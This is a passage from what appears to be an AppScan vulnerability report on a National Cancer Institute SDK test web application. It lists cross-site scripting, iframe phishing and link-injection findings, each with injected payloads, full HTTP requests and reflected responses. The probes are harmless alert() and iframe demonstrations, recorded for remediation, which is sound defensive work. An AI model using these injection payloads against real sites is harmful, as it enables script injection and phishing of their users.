        </tr>






        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="name">name:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
```

```
<tr align="left" valign="top">
   <td class="formR...
```

Validation In Response:

- `Failed to update: For input string: "<script>`**`alert(481400)`**`</script>"`

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 7] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: id)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 83)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 12 [ID=21569]

The following changes were applied to the original request:

- Set parameter 'id's value to '1" style="background:expression(alert(52970))'
- Set parameter 'id's value to '1" style="background:expression(alert(52970))'
- Set parameter 'id's value to '1" style="background:expression(alert(52970))'

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2%2C1%2F5%2F4%2C1%2F10;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 355
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
```

```
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank&id=1"
style="background:expression(alert(52970))&id=1" style="background:expression(alert
(52970))
&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank&id=1"
style="background:expression(alert(52970))
&name=Bank12&BtnSearch=Submit&submitForm=true&selectedDomain=
HTTP/1.1 200 OK
Content-Length: 6277
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:20:54 GMT






<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
```

```
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Update
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to update: For input string: "1"
style="background:expression(alert(52970))"
                                        </td>
                                        </tr>
                                                        <tr>
                                                            <td valign="top">
                                                                <table border="0"
bordercolor="orange" summary=""
                                                                    cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">
            <input type="hidden" name="id" value="1" style="background:expression
(alert(52970))">

            null
            <input type="hidden" name="id" value="null">

            </td>
        </tr>
```

Validation In Response:

- `<input type="hidden" name="id" value="1" style="background:expression(alert (52970))">`

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

83 (child of 79)

[3 of 7] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id))
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 32 [ID=132727]

The following changes were applied to the original request:

- Injected '<script>alert(481934)</script>' into parameter 'pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id)'s value

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 262
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher

target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher&id=1&name=&y
earsExperience=05&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance-
abstrakt-Pupil-id%29=<script>alert(481934)
</script>&submitForm=true&selectedDomain=&BtnSearch=Submit
HTTP/1.1 200 OK
```

```
Content-Length: 7387
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:03:57 GMT
```

```
<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Update
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to update: Failed to lookup id:
<script>alert(481934)</script> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
                                        </td>
                                        </tr>
                                                        <tr>
                                                            <td valign="top">
                                                                <table border="0"
bordercolor="orange" summary=""
                                                                    cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

            null
            <input type="hidden" name="id" value="null">

            </td>
        </tr>






        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="name">name:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
```

Validation In Response:

```
• Failed to update: Failed to lookup id: <script>alert(481934)</script> for
class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[4 of 7] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: yearsExperience)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=132616]

The following changes were applied to the original request:

• Set parameter 'yearsExperience's value to '05%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 306
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher

target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher&id=1&name=&y
earsExperience=05%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance-
abstrakt-Pupil-id%29=&submitForm=true&selectedDomain=&BtnSearch=Submit
HTTP/1.1 200 OK
```

```
Content-Length: 7345
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:03:54 GMT
```

```
<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Update
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to update: For input string:
"05'"><iframe src=http://demo.testfire.net/phishing.html>"
                                        </td>
                                        </tr>
                                                        <tr>
                                                            <td valign="top">
                                                                <table border="0"
bordercolor="orange" summary=""
                                                                    cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

            null
            <input type="hidden" name="id" value="null">

            </td>
        </tr>






        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="name">name:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
```

Validation In Response:

```
• Failed to update: For input string: "05'"><iframe
src=http://demo.testfire.net/phishing.html>"
• Failed to update: For input string: "05'"><iframe
src=http://demo.testfire.net/phishing.html>"
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[5 of 7] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id))
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=132748]

The following changes were applied to the original request:

• Set parameter 'pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id)'s value to '%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 306
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher

target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher&id=1&name=&y
```

```
earsExperience=05&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance-
abstrakt-Pupil-id%29=%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E&submitForm=true&selectedDomain=&BtnSearch=Submit
HTTP/1.1 200 OK
Content-Length: 7411
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:03:58 GMT
```

```
<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Update
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to update: Failed to lookup id:
'"><iframe src=http://demo.testfire.net/phishing.html> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
                                        </td>
                                        </tr>
                                                        <tr>
                                                            <td valign="top">
                                                                <table border="0"
bordercolor="orange" summary=""
                                                                    cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

            null
            <input type="hidden" name="id" value="null">

            </td>
        </tr>






        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="name">name:</label></td>
```

Validation In Response:

```
• Failed to update: Failed to lookup id: '"><iframe
src=http://demo.testfire.net/phishing.html> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
• Failed to update: Failed to lookup id: '"><iframe
src=http://demo.testfire.net/phishing.html> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[6 of 7] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: yearsExperience)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 4 [ID=132631]

The following changes were applied to the original request:

• Set parameter 'yearsExperience's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 276
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher

target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher&id=1&name=&y
earsExperience=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E&pupilCollection+%28gov
-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id%
```

```
29=&submitForm=true&selectedDomain=&BtnSearch=Submit
HTTP/1.1 200 OK
Content-Length: 7317
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:03:55 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Update
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to update: For input string: ""'><IMG
SRC="/WF_XSRF.html">"
                                        </td>
                                        </tr>
                                                        <tr>
                                                            <td valign="top">
                                                                <table border="0"
bordercolor="orange" summary=""
                                                                    cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

            null
            <input type="hidden" name="id" value="null">

            </td>
        </tr>







        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="name">name:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

                <input type="text" name="name" value="" id="name"
class="formFieldSized "/>

            </td>
        </tr>
```

Validation In Response:

```
• Failed to update: For input string: ""'><IMG SRC="/WF_XSRF.html">"
• Failed to update: For input string: ""'><IMG SRC="/WF_XSRF.html">"
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

[7 of 7] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id))
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 4 [ID=132763]

The following changes were applied to the original request:

- Set parameter 'pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id)'s value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 278
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher

target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher&id=1&name=&y
earsExperience=05&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance-
abstrakt-Pupil-id%29=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%
3E&submitForm=true&selectedDomain=&BtnSearch=Submit
```

```
HTTP/1.1 200 OK
Content-Length: 7385
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:03:59 GMT
```

```
<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
```

```
                            <!-- application hdr ends -->
                            <tr>
                                <td valign="top">
                                    <table summary="" cellpadding="0"
cellspacing="0"
                                        border="0" bordercolor="red" height="100%"
width="100%"
                                        class="contentPage">
                                    <tr>
                                        <td border=0 class="h2" nowrap="off"
height="1%">
                                        Update
                                        </td>
                                    </tr>
                                    <tr>
                                    <td border=0 class="txtHighlight"
align="center" height="1%">

                                    Failed to update: Failed to lookup id: "'><IMG
SRC="/WF_XSRF.html"> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
